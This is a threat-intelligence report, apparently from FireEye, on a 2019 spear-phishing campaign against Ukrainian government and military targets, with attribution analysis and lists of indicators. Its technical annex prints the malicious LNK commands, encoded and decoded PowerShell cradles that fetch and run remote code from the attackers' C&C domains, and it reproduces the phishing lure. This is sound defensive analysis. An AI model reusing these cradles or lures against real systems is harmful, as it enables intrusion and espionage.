
Spear Phishing Campaign Targets Ukraine Government and Military; Infrastructure Reveals Potential Link to So-Called Luhansk People's Republic

fireeye.com/blog/threat-research/2019/04/spear-phishing-campaign-targets-ukraine-government.html

In early 2019, FireEye Threat Intelligence identified a spear phishing email targeting government entities in Ukraine. The spear phishing email included a malicious LNK file with PowerShell script to download the second-stage payload from the command and control (C&C) server. The email was received by military departments in Ukraine and included lure content related to the sale of demining machines.

This latest activity is a continuation of spear phishing that targeted the Ukrainian Government as early as 2014. The email is linked to activity that previously targeted the Ukrainian Government with RATVERMIN. Infrastructure analysis indicates the actors behind the intrusion activity may be associated with the so-called Luhansk People's Republic (LPR).

The spear phishing email, sent on Jan. 22, 2019, used the subject "SPEC-20T-MK2-000-ISS-4.10-09-2018-STANDARD," and the sender was forged as Armtrac, a defense manufacturer in the United Kingdom (Figure 1).



Armtrac

SPEC-20T-MK2-000-ISS-4.10-09-2018-STANDARD

Кому:

22 января 2019 г., 11:35

Dear Colleagues,

Please accept the best regards from representatives of Armtrac Ltd. which were on the meeting held on 24th May in Astana. My name is Alex Gallil and I`m am responsible person from Armtrac Ltd. for cooperation development with Ukrainian partners.
As part of conversation held between our sides, were discussed joint opportunities in demining activities, development of demining vehicles, ammunition recycling, participation in tenders with further technology transfer and other. Among other were discussed the border surveillance system which is highly interesting for us.

Sincerely,
Alex Gallil
Executive manager

Armtrac Limited.
70 Reach Road
Burwell
Cambridge
CB25 0AH
United Kingdom

Tel: +44 (0) 1638 743979
Fax: +44 (0) 1638 742578
E-mail: info@armtrac.net / sales@armtrac.net

Armtrac-Commercial.7z

Figure 1: The spear phishing email

The email included an attachment with the filename "Armtrac-Commercial.7z" (MD5: 982565e80981ce13c48e0147fb271fe5). This 7z package contained "Armtrac-Commercial.zip" (MD5: e92d01d9b1a783a23477e182914b2454) with two benign Armtrac documents and one malicious LNK file with a substituted icon (Figure 2).




Figure 2: LNK with substituted icon

- Armtrac-20T-with-Equipment-35078.pdf (MD5: 0d6a46eb0d0148aafb34e287fcafa68f) is a benign document from the official Armtrac website.
- SPEC-20T-MK2-000-ISS-4.10-09-2018-STANDARD.pdf (MD5: bace12f3be3d825c6339247f4bd73115) is a benign document from the official Armtrac website.
- SPEC-10T-MK2-000-ISS-4.10-09-2018-STANDARD.pdf.lnk (MD5: ec0fb9d17ec77ad05f9a69879327e2f9) is a malicious LNK file that executes a PowerShell script. Interestingly, while the LNK file used a forged extension to impersonate a PDF document, the icon was replaced with a Microsoft Word document icon.

Sponsor Potentially Active Since 2014

Compilation times indicate that this actor, who focused primarily on Ukraine, may have been active since at least 2014. Their activity was first reported by FireEye Threat Intelligence in early 2018. They gradually increased in sophistication and leveraged both custom and open-source malware.

The 2018 campaign used standalone EXE or self-extracting RAR (SFX) files to infect victims. However, their recent activity showed increased sophistication by leveraging malicious LNK files. The group used open-source QUASARRAT and the RATVERMIN malware, which we have not seen used by any other groups. Domain resolutions and malware compile times suggest this group may have been active as early as 2014. Filenames and malware distribution data suggest the group is primarily focused on targeting Ukrainian entities.

Association With So-Called Luhansk People's Republic

FireEye Threat Intelligence analysis uncovered several indications that the actors behind this activity have ties to the breakaway so-called Luhansk People's Republic (LPR).

Registrant Overlap with Official So-Called LPR Website


Infrastructure analysis suggests these operators are linked to the so-called LPR and the persona "re2a1er1." The domain used as C&C by the previous LNK file (sinoptik[.]website) was registered under the email "re2a1er1@yandex.ru." The email address also registered the following domains.

Domains Registered by re2a1er1@yandex.ru	**Possible Mimicked Domains**	**Description**	**Possible Targeted Country**
24ua[.]website	24tv.ua	A large news portal in Ukraine	UA
censor[.]website	censor.net.ua	A large news portal in Ukraine	UA
fakty[.]website	fakty.ua	A large news portal in Ukraine	UA
groysman[.]host	Volodymyr Borysovych Groysman	V. B. Groysman is a politician who has been the Prime Minister of Ukraine since April 14, 2016	UA
gordon.co[.]ua	gordonua.com	A large mail service in Ukraine	UA
mailukr[.]net	ukr.net	A large news portal in Ukraine	UA
me.co[.]ua	me.gov.ua	Ukraine's Ministry of Economic Development and Trade	UA
novaposhta[.]website	novaposhta.ua	Ukraine's largest logistics services company	UA
olx[.]website	olx.ua	Ukraine's largest online ad platform	UA
onlineua[.]website	online.ua	A large news portal in Ukraine	UA
rst[.]website	rst.ua	One of the largest car sales websites in Ukraine	UA
satv[.]pw	Unknown	TV-related	UA

sinoptik[.]website	sinoptik.ua	The largest weather website in Ukraine	UA
spectator[.]website	spectator.co.uk	A large news portal in the UK	UK
tv.co[.]ua	Unknown	TV-related	UA
uatoday[.]website	uatoday.news	A large news portal in Ukraine	UA
ukrposhta[.]website	ukrposhta.ua	State Post of Ukraine	UA
unian[.]pw	unian.net	A large news portal in Ukraine	Unknown
vj2[.]pw	Unknown	Unknown	UA
xn--90adzbis.xn--c1avg	Not Applicable	Punycode of Ministry of State Security of the So-Called Luhansk People’s Republic’s website	UA
z1k[.]pw	zik.ua	A large news portal in Ukraine	UA
milnews[.]info	Unknown	Military news	UA

Table 1: Related infrastructure

One of the domains, "xn--90adzbis.xn--c1avg" is a Punycode of "мгблнр.орг," which is the official website of the Ministry of State Security of the So-Called LPR (Figure 3). Ukraine legislation describes so-called LPR as "temporarily occupied territory" and its government as an "occupying administration of the Russian Federation."



МИНИСТЕРСТВО ГОСУДАРСТВЕННОЙ БЕЗОПАСНОСТИ
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ
Официальный сайт

Курьера украинских диверсантов осудили на

АКТУАЛЬНЫЕ СОБЫТИЯ

15 ФЕВРАЛЯ 10:38
Украинские спецслужбы поставили вербовочную программу «Тебя ждут дома» на бизнес-рельсы

05 ФЕВРАЛЯ 10:54
Курьера украинских диверсантов осудили на 13 лет тюрьмы

02 ФЕВРАЛЯ 10:36
Гражданку ЛНР приговорили к 12 годам заключения за шпионаж в пользу спецслужб Украины

18 ЯНВАРЯ 16:47
Украинского инвалида 2-й группы лишили пособия за отказ от прохождения военной службы

11 ДЕКАБРЯ 15:51
Двое контрабандистов получили по 6,5 лет тюрьмы за дачу взятки сотруднику МГБ ЛНР

06 ДЕКАБРЯ 14:23
МГБ ЛНР предотвратило хищение около полумиллиона рублей из Пенсионного фонда Республики

Figure 3: Official website of the Ministry of State Security of the So-Called Luhansk People's Republic (МГБ ЛНР - Министерство Государственной Безопасности Луганской Народной Республики)

Conclusions

This actor has likely been active since at least 2014, and its continuous targeting of the Ukrainian Government suggests a cyber espionage motivation. This is supported by the ties to the so-called LPR's security service. While more evidence is needed for definitive attribution, this activity showcases the accessibility of competent cyber espionage capabilities, even to sub-state actors. While this specific group is primarily a threat to Ukraine, nascent threats to Ukraine have previously become international concerns and bear monitoring.

Technical Annex

The LNK file (SPEC-10T-MK2-000-ISS-4.10-09-2018-STANDARD.pdf.lnk [MD5: ec0fb9d17ec77ad05f9a69879327e2f9]) included the following script (Figure 4) to execute a PowerShell script with Base64-encoded script:

```
vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell -e
""""aQBlAHgAKABpAHcAcgAgAC0AdQBzAGUAYgAgAGgAdAB0AHAAOgAvAC8AcwBpAG4Ab
wBwAH QAaQBrAC4AdwBlAGIAcwBpAHQAZQAvAEUAdQBjAHoAUwBjACkAIAA="""""", 0 :
window.close")
```

Figure 4: LNK file script

The following command (Figure 5) was received after decoding the Base64-encoded string:

```
vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell -e iex(iwr -useb
http://sinoptik[.]website/EuczSc)"", 0 : window.close")
```

Figure 5: LNK file command

The PowerShell script sends a request to URL "http://sinoptik[.]website/EuczSc." Unfortunately, the server was unreachable during analysis.

Network Infrastructure Linked to Attackers

The passive DNS records of the C&C domain "sinoptik[.]website" included the following IPs:

Host/Domain Name	First Seen	IP
sinoptik[.]website	2018-09-17	78.140.167.89
sinoptik[.]website	2018-06-08	78.140.164.221
sinoptik[.]website	2018-03-16	185.125.46.158
www.sinoptik[.]website	2019-01-17	78.140.167.89

Table 2: Network infrastructure linked to attackers

Domains previously connected to RATVERMIN (aka VERMIN) and QUASARRAT (aka QUASAR) also resolved to IP "185.125.46.158" and include the following:

Malware MD5	C&C	Malware Family
47161360b84388d1c254eb68ad3d6dfa	akamainet022[.]info	QUASARRAT
242f0ab53ac5d194af091296517ec10a	notifymail[.]ru	RATVERMIN
07633a79d28bb8b4ef8a6283b881be0e	akamainet066[.]info	QUASARRAT
5feae6cb9915c6378c4bb68740557d0a	akamainet024[.]info	RATVERMIN

dc0ab74129a4be18d823b71a54b0cab0	akamaicdn[.]ru	QUASARRAT
bbcce9c91489eef00b48841015bb36c1	cdnakamai[.]ru	QUASARRAT

Table 3: Additional malware linked to the attackers

RATVERMIN is a .NET backdoor that FireEye Threat Intelligence started tracking in March 2018. It has also been reported in public reports and blog posts.

Operators Highly Aggressive, Proactive

The actor is highly interactive with its tools and has responded within a couple of hours of receiving a new victim, demonstrating its ability to react quickly. An example of this hands-on style of operation occurred during live malware analysis. RATVERMIN operators observed that the malware was running from an unintended target at approximately 1700 GMT (12:00 PM Eastern Standard Time on a weekday) and promptly executed the publicly available Hidden Tear ransomware (saved to disk as hell0.exe, MD5: 8ff9bf73e23ce2c31e65874b34c54eac). The ransomware process was killed before it could execute successfully. If the Hidden Tear continued execution, a file would have been left on the desktop with the following message:

"Files have been encrypted with hidden tear. Send me some bitcoins or kebab. And I also hate night clubs, desserts, being drunk."

When live analysis resumed, the threat group behind the attack started deleting all the analysis tools on the machine. Upon resetting the machine and executing the malware again, this time with a text file open asking why they sent ransomware, the threat group responded by sending the following message via RATVERMIN's C&C domain (Figure 6):

```
C&C to Victim
HTTP/1.1 200 OK
Content-Length: 5203
Content-Type: multipart/related;
type="application/xop+xml";start="<http://tempuri[.]org/0>";boundary="uuid:67761605-
5c90-47ac-bcd8-
718a09548d60+id=14";start-info="application/soap+xml"
Server: Microsoft-HTTPAPI/2.0
MIME-Version: 1.0
Date: Tue, 20 Mar 2018 19:01:26 GMT
--uuid:67761605-5c90-47ac-bcd8-718a09548d60+id=14
Content-ID: <http://tempuri[.]org/0>
Content-Transfer-Encoding: 8bit
Content-Type: application/xop+xml;charset=utf-8;type="application/soap+xml"

<TRUNCATED>
Mad ?
```

Figure 6: RATVERMIN's C&C domain message

Related Samples

Further research uncovered additional LNK files with PowerShell scripts that connect to the same C&C server.

Filename: Висновки. S021000262_1901141812000. Scancopy_0003. HP LaserJet Enterprise 700 M775dn(CC522A).docx.lnk (Ukrainian translation: Conclusion)

- MD5: fe198e90813c5ee1cfd95edce5241e25
- Description: LNK file also has the substituted Microsoft Word document icon and sends a request to the same C&C domain
- C&C: http://sinoptik[.]website/OxslV6

```
PowerShell activity (Command Line Arguments):
vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell.exe -c iex(iwr -useb
http://sinoptik[.]website/OxslV6)"", 0 : window.close")
```

Figure 7: Additional LNK files with PowerShell scripts

Filename: КМУ база даних.zip (Ukrainian translation: Cabinet of Ministers of Ukraine database)

- MD5: a5300dc3e19f0f0b919de5cda4aeb71c
- Description: ZIP archive containing a malicious LNK file

Filename: Додаток.pdf (Ukrainian translation: Addition)

- MD5: a40fb835a54925aea12ffaa0d76f4ca7
- Description: Benign decoy document

Filename: КМУ_база_даних_органи_упр,_СГ_КМУ.rtf.lnk

- MD5: 4b8aac0649c3a846c24f93dc670bb1ef
- Description: Malicious LNK that executes a PowerShell script
- C&C: http://cdn1186[.]site/zG4roJ

```
powershell.exe
-NoP -NonI -W hidden -Com "$cx=New-Object -ComObject
MsXml2.ServerXmlHttp;$cx.Open('GET','http://cdn1186[.]site/zG4roJ',$False);$cx.Send();
$cx.ResponseText|.( ''.Remove.ToString()[14,50,27]-Join'')"
!%SystemRoot%\system32\shell32.dll
```

Figure 8: Additional LNK files with PowerShell scripts

FireEye Detection

FireEye detection names for the indicators in the attack include the following:

FireEye Endpoint Security	• INVOKE CRADLECRAFTER (UTILITY) • MALICIOUS SCRIPT CONTENT A (METHODOLOGY) • MSHTA.EXE SUSPICIOUS COMMAND LINE SCRIPTING (METHODOLOGY) • OFFICE CLIENT SUSPICIOUS CHILD PROCESS (METHODOLOGY) • PERSISTENT MSHTA.EXE PROCESS EXECUTION (METHODOLOGY) • POWERSHELL.EXE EXECUTION ARGUMENT OBFUSCATION (METHODOLOGY) • POWERSHELL.EXE IEX ENCODED COMMAND (METHODOLOGY) • SUSPICIOUS POWERSHELL USAGE (METHODOLOGY)
FireEye Network Security	• 86300142_Backdoor.Win.QUASARRAT • 86300140_Backdoor.Win.QUASARRAT • 86300141_Backdoor.Win.QUASARRAT • Malware.archive • FE_Backdoor_MSIL_RATVERMIN_1 • 33340392_Backdoor.Win.RATVERMIN • 33340391_Backdoor.Win.RATVERMIN
FireEye Email Security	• FE_MSIL_Crypter • FE_Backdoor_MSIL_RATVERMIN_1 • Malware.Binary.lnk • Malware.Binary.exe • Malware.archive • Backdoor.Win.QUASARRAT • Backdoor.Win.RATVERMIN • CustomPolicy.MVX.exe • CustomPolicy.MVX.65003.ExecutableDeliveredByEmail

Summary of Indicators

Malicious package and LNK files

- 982565e80981ce13c48e0147fb271fe5
- e92d01d9b1a783a23477e182914b2454
- ec0fb9d17ec77ad05f9a69879327e2f9
- fe198e90813c5ee1cfd95edce5241e25
- a5300dc3e19f0f0b919de5cda4aeb71c
- 4b8aac0649c3a846c24f93dc670bb1ef

Related File

- 0d6a46eb0d0148aafb34e287fcafa68f (decoy document)
- bace12f3be3d825c6339247f4bd73115 (decoy document)
- a40fb835a54925aea12ffaa0d76f4ca7 (decoy document)

Quasar RAT Samples

- 50b1f0391995a0ce5c2d937e880b93ee
- 47161360b84388d1c254eb68ad3d6dfa
- 07633a79d28bb8b4ef8a6283b881be0e
- dc0ab74129a4be18d823b71a54b0cab0
- bbcce9c91489eef00b48841015bb36c1
- 3ddc543facdc43dc5b1bdfa110fcffa3
- 5b5060ebb405140f87a1bb65e06c9e29
- 80b3d1c12fb6aaedc59ce4323b0850fe
- d2c6e6b0fbe37685ddb865cf6b523d8c
- dc0ab74129a4be18d823b71a54b0cab0
- dca799ab332b1d6b599d909e17d2574c

RATVERMIN

- 242f0ab53ac5d194af091296517ec10a
- 5feae6cb9915c6378c4bb68740557d0a
- 5e974179f8ef661a64d8351e6df53104
- 0b85887358fb335ad0dd7ccbc2d64bb4
- 9f88187d774cc9eaf89dc65479c4302d
- 632d08020499a6b5ee4852ecadc79f2e
- 47cfac75d2158bf513bcd1ed5e3dd58c
- 8d8a84790c774adf4c677d2238999eb5
- 860b8735995df9e2de2126d3b8978dbf
- 987826a19f7789912015bb2e9297f38b
- a012aa7f0863afbb7947b47bbaba642e
- a6ecfb897ca270dd3516992386349123
- 7e2f581f61b9c7c71518fea601d3eeb3
- b5a6aef6286dd4222c74257d2f44c4a5
- 0f34508772ac35b9ca8120173c14d5f0 (RATVERMIN's keylogger)
- 86d2493a14376fbc007a55295ef93500 (RATVERMIN's encryption tool)
- 04f1aa35525a44dcaf51d8790d1ca8a0 (RATVERMIN helper functions)
- 634d2a8181d08d5233ca696bb5a9070d (RATVERMIN helper functions)
- d20ec4fdfc7bbf5356b0646e855eb250 (RATVERMIN helper functions)
- 5ba785aeb20218ec89175f8aaf2e5809 (RATVERMIN helper functions)
- b2cf610ba67edabb62ef956b5e177d3a (RATVERMIN helper functions)
- 7e30836458eaad48bf57dc1decc27d09 (RATVERMIN helper functions)
- df3e16f200eceeade184d6310a24c3f4 (RATVERMIN crypt functions)
- 86d2493a14376fbc007a55295ef93500 (RATVERMIN crypt functions)
- d72448fd432f945bbccc39633757f254 (RATVERMIN task scheduler tool)
- e8e954e4b01e93f10cefd57fce76de25 (RATVERMIN task scheduler tool)

Hidden Tear Ransomware

8ff9bf73e23ce2c31e65874b34c54eac

Malicious Infrastructure

- akamainet022[.]info
- akamainet066[.]info
- akamainet024[.]info
- akamainet023[.]info
- akamainet066[.]info
- akamainet021[.]info
- www.akamainet066[.]info
- www.akamainet023[.]info
- www.akamainet022[.]info
- www.akamainet021[.]info
- akamaicdn[.]ru
- cdnakamai[.]ru
- mailukr[.]net
- notifymail[.]ru
- www.notifymail[.]ru
- tech-adobe.dyndns[.]biz
- sinoptik[.]website
- cdn1186[.]site
- news24ua[.]info
- http://sinoptik[.]website/EuczSc
- http://sinoptik[.]website/OxslV6
- http://cdn1186[.]site/zG4roJ
- 206.54.179.196
- 195.78.105.23
- 185.125.46.24
- 185.158.153.222
- 188.227.16.73
- 212.116.121.46
- 185.125.46.158
- 94.158.46.251
- 188.227.75.189

Correlated Infrastructure

- 78.140.167.89 (pdns)
- 1ua[.]eu (pdns)
- 24ua[.]website (pdns, registered by re2a1er1@yandex.ru)
- cdn1214[.]site (pdns)
- censor[.]website (pdns, registered by re2a1er1@yandex.ru)
- fakty[.]website (pdns, registered by re2a1er1@yandex.ru)
- gismeteo[.]website (pdns, registered by re2a1er1@yandex.ru)

- lmeta[.]eu (pdns)
- me.co[.]ua (pdns, registered by re2a1er1@yandex.ru)
- milnews[.]info (pdns)
- mj2[.]pw (pdns, registered by re2a1er1@yandex.ru)
- novaposhta[.]website (pdns, registered by re2a1er1@yandex.ru)
- olx[.]website (pdns, registered by re2a1er1@yandex.ru)
- www.olx[.]website (pdns, registered by re2a1er1@yandex.ru)
- onlineua[.]website (pdns, registered by re2a1er1@yandex.ru)
- r2a[.]pw (pdns, registered by re2a1er1@yandex.ru)
- rarnbier[.]ru (pdns)
- rbc[.]website (pdns)
- rst[.]website (pdns, registered by re2a1er1@yandex.ru)
- satv[.]pw (pdns, registered by re2a1er1@yandex.ru)
- slaviasoft[.]website (pdns, registered by re2a1er1@yandex.ru)
- tv.co[.]ua (pdns, registered by re2a1er1@yandex.ru)
- uatoday[.]website (pdns, registered by re2a1er1@yandex.ru)
- ukrnews[.]website (pdns, registered by re2a1er1@yandex.ru)
- www.ukrnews[.]website (pdns, registered by re2a1er1@yandex.ru)
- ukrposhta[.]website (pdns, registered by re2a1er1@yandex.ru)
- unian[.]pw (pdns)
- vj2[.]pw (pdns, registered by re2a1er1@yandex.ru)
- windowsupdate.kiev[.]ua (pdns)
- xn--90adzbis.xn--c1avg (registered by re2a1er1@yandex.ru)
- z1k[.]pw (pdns, registered by re2a1er1@yandex.ru)
- 188.164.251.61 (pdns)
- 188.227.17.68 (pdns)
- 206.54.179.160 (pdns of many malicious domains)
- 208.69.116.100 (pdns)
- 208.69.116.144 (pdns)
- 5.200.53.181 (pdns)
- 78.140.162.22 (pdns)
- 78.140.167.137 (pdns)
- 88.85.86.229 (pdns)
- 88.85.95.72 (pdns)
- 94.158.34.2 (pdns)
- 94.158.47.228 (pdns)